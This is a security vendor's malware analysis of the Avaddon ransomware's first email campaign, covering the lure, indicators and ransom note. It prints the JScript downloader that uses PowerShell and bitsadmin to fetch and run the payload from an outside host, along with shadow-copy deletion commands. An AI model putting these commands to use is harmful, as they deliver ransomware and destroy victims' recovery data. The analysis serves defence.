Avaddon: From seeking affiliates to in-the-wild in 2 days

hornetsecurity.com/en/security-information/avaddon-from-seeking-affiliates-to-in-the-wild-in-2-days/

Security Lab June 5, 2020


Summary

On 2020-06-03 it was reported [1] that a new ransomware calling itself Avaddon was seeking partners for their affiliate program, i.e., someone installing the ransomware on victim systems. Just two days later on 2020-06-05 malspam distributing the Avaddon ransomware has been observed.

This article briefly outlines the first wave of malspam distributing Avaddon ransomware as observed by Hornetsecurity's Security Lab.

Background

The initial email of the Avaddon ransomware uses a pretend image lure:




Is this you? - Mozilla Thunderbird

From xxxxx xxxxxxxx <xxxxxxx@xxxx.xxx>
Subject **Is this you?**
6/4/20, 12:45 AM
To xxxxx.xxxxxxxxx@xxxxxxxxxxx.ch

1 attachment: IMG148150.jpg.js.zip 551 bytes

The attached ZIP archive contains a JSript file that upon execution will download and execute the Avaddon ransomware binary:



IMG148150.jpg.js.zip

« TCCZ5... › IMG148150.jpg.js.zip

"IMG148150.jpg.js.zip" durchsuchen

Name	Typ	Komprimierte Größe	Kennwor
IMG148150.jpg.js	JavaSkriptdatei	1 KB	Nein


Technical Analysis

In the following we will analyze the malicous email, the JScript downloader, and last but not least the downloaded Avaddon ransomware binary.

Emails

Emails are send from `<name>[0-9]{2}@[0-9]{4}.com` sender email addresses. Most of the four number dot com domains (`[0-9]{4}.com`) are parked domains without any SPF records, hence, blocking on policy grounds is not possible.

The malspam distributing Avaddon ransomware started on 2020-06-04 at around 14:00:00 UTC and are still lasting while writing this report:




The observed wave seems to target CA (Canada):

The recipient industries seem to indicate a focus on education institutions at the receiving end of **this wave**:

However, because this is **only data from the first wave this should not be interpreted as the final targeting of the Avaddon ransomware**.

JScript Downloader

The `IMG000000.jpg.js.zip` attachment contains the `IMG000000.jpg.js` JScript downloader:




Extrahieren
IMG148150.jpg.js.zip
Datei
Start
Freigeben
Ansicht
Tools für komprimierte Ordner
« TCCZ5... › IMG148150.jpg.js.zip
"IMG148150.jpg.js.zip" durchsuchen
Schnellzugriff
Desktop
Downloads
Dokumente
Bilder
CD-Laufwerk (D:) win10-fla
Musik

Name	Typ	Komprimierte Größe	Kennwor
IMG148150.jpg.js	JavaSkriptdatei	1 KB	Nein

The Avaddon downloader script is simply:

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');
jsRun.Run("cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
System.Net.WebClient).DownloadFile('hxxp[:]//217.8.117[.]63/sava[.]exe','%temp%\\5203508738.exe');S
Process '%temp%\\5203508738.exe'",false);
jsRun.Run("cmd.exe /c bitsadmin /transfer getitman /download /priority high
hxxp[:]//217.8.117[.]63/sava[.]exe %temp%\\237502353.exe&start %temp%\\237502353.exe", false);
```


It uses both PowerShell and the BITSAdmin tool to download the `sava.exe` Avaddon ransomware file to `%temp%\\5203508738.exe` and `%temp%\\237502353.exe` respectively and execute it:



WScript.exe (1552)	Microsoft ® Wind...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-B82P...	"C:\Windows\Sys...	07.05.2020 11:39:...	07.05.2020 11:39:...
cmd.exe (5528)	Windows-Befehls...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-B82P...	"C:\Windows\Sys...	07.05.2020 11:39:...	07.05.2020 11:39:...
Conhost.exe (6128)	Host für Konsolenf...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-B82P...	\??\C:\Windows\...	07.05.2020 11:39:...	07.05.2020 11:39:...
powershell.exe (2128)	Windows PowerS...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-B82P...	PowerShell -Exec...	07.05.2020 11:39:...	07.05.2020 11:39:...
5203508738.exe (5712)		C:\Users\Johann...		DESKTOP-B82P...	"C:\Users\Johann...	07.05.2020 11:39:...	n/a
cmd.exe (6932)	Windows-Befehls...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-B82P...	"C:\Windows\Sys...	07.05.2020 11:39:...	n/a
Conhost.exe (7872)	Host für Konsolenf...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-B82P...	\??\C:\Windows\...	07.05.2020 11:39:...	n/a
bitsadmin.exe (3480)	BITS-Verwaltungs...	C:\Windows\syst...	Microsoft Corporat...	DESKTOP-B82P...	bitsadmin /transfe...	07.05.2020 11:39:...	07.05.2020 11:39:...

Avaddon Ransomware `sava.exe`


The Avaddon ransomware executable is not packed. However, its strings appear Base64 encoded using a custom alphabet. Imports are freely accessible. The Avaddon ransomware uses the Windows crypto API to generate an AES key, with which it then (presumably) encrypts the data. The generated AES key is then exported and encrypted via a previously from the ransomware binary imported key:



```
BVar2 = CryptGenKey(param_1->hProv,CALG_AES_256,1,(HCRYPTKEY *)&param_1->phKey);
if (BVar2 == 0) goto LAB_004142cb;
exported_aes_key = 0;
BVar2 = CryptExportKey(param_1->phKey,0,8,0,NULL,&exported_aes_key);
dwBufLen_00 = -(uint)(BVar2 != 0) & exported_aes_key;
exported_aes_key = dwBufLen_00;
BVar2 = CryptEncrypt(param_1->other_key,0,1,0,NULL,&exported_aes_key,0);
```

Further the Avaddon ransomware deletes the volume shadow copies via `wmic.exe SHADOWCOPY /nointeractive` and `vssadmin.exe Delete Shadows /All /Quiet`.


After encryption the Avaddon ransomware changes the desktop background notifying the victim that files have been encrypted and where the instructions to pay the ransom are located:



All your files has been encrypted

Instruction 704585-readme.html

The Avaddon ransomware leaves a file named `[0-9]+-readme.html` in every directory it encrypts. This file contains the instructions and an .onion link to the ransomware panel:



Your network has been infected by **Avaddon**

All your documents, photos, databases and other important **files** have been **encrypted** and you are not able to decrypt it by yourself. But don't worry, **we can help you** to restore all your files!

The only way to restore your files is to buy our special software - **Avaddon General Decryptor**. Only we can give you this software and only we can restore your files!

You can get more information on our page, which is located in a Tor hidden network.

How to get to our page

- Download Tor browser - https://www.torproject.org/
- Install Tor browser
- Open link in Tor browser - avaddonbotrxmuyl.onion
- Follow the instructions on this page

Your ID:

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXx==
```

DO NOT TRY TO RECOVER FILES YOURSELF!

DO NOT MODIFY ENCRYPTED FILES!

OTHERWISE, YOU MAY LOSE ALL YOUR FILES FOREVER!

Victims are expected to copy their ransom ID to the linked .onion Tor hidden service website then received further instructions on how to pay the ransom and receive a decrypter.

Conclusion and Remediation

As can be seen from this example malware underground collaboration can speed up the proliferation and distribution of new ransomware.

Hornetsecurity's Spamfilter and Malware Protection with the highest detection rates on the market already detects and blocks the outlined threat. Hornetsecurity's Advanced Threat Protection extends this protection by also detecting yet unknown threats.

References

[1] https://twitter.com/Bank_Security/status/1268163582518276103

Indicators of Compromise (IOCs)

Hashes

SHA256	Filename	Description
`05af0cf40590aef24b28fa04c6b4998b7ab3b7f26e60c507adb84f3d837778f2`	`sava.exe`	Avaddon ransomware

URLs

`hxxp[:]//217.8.117[.]63/sava[.]exe`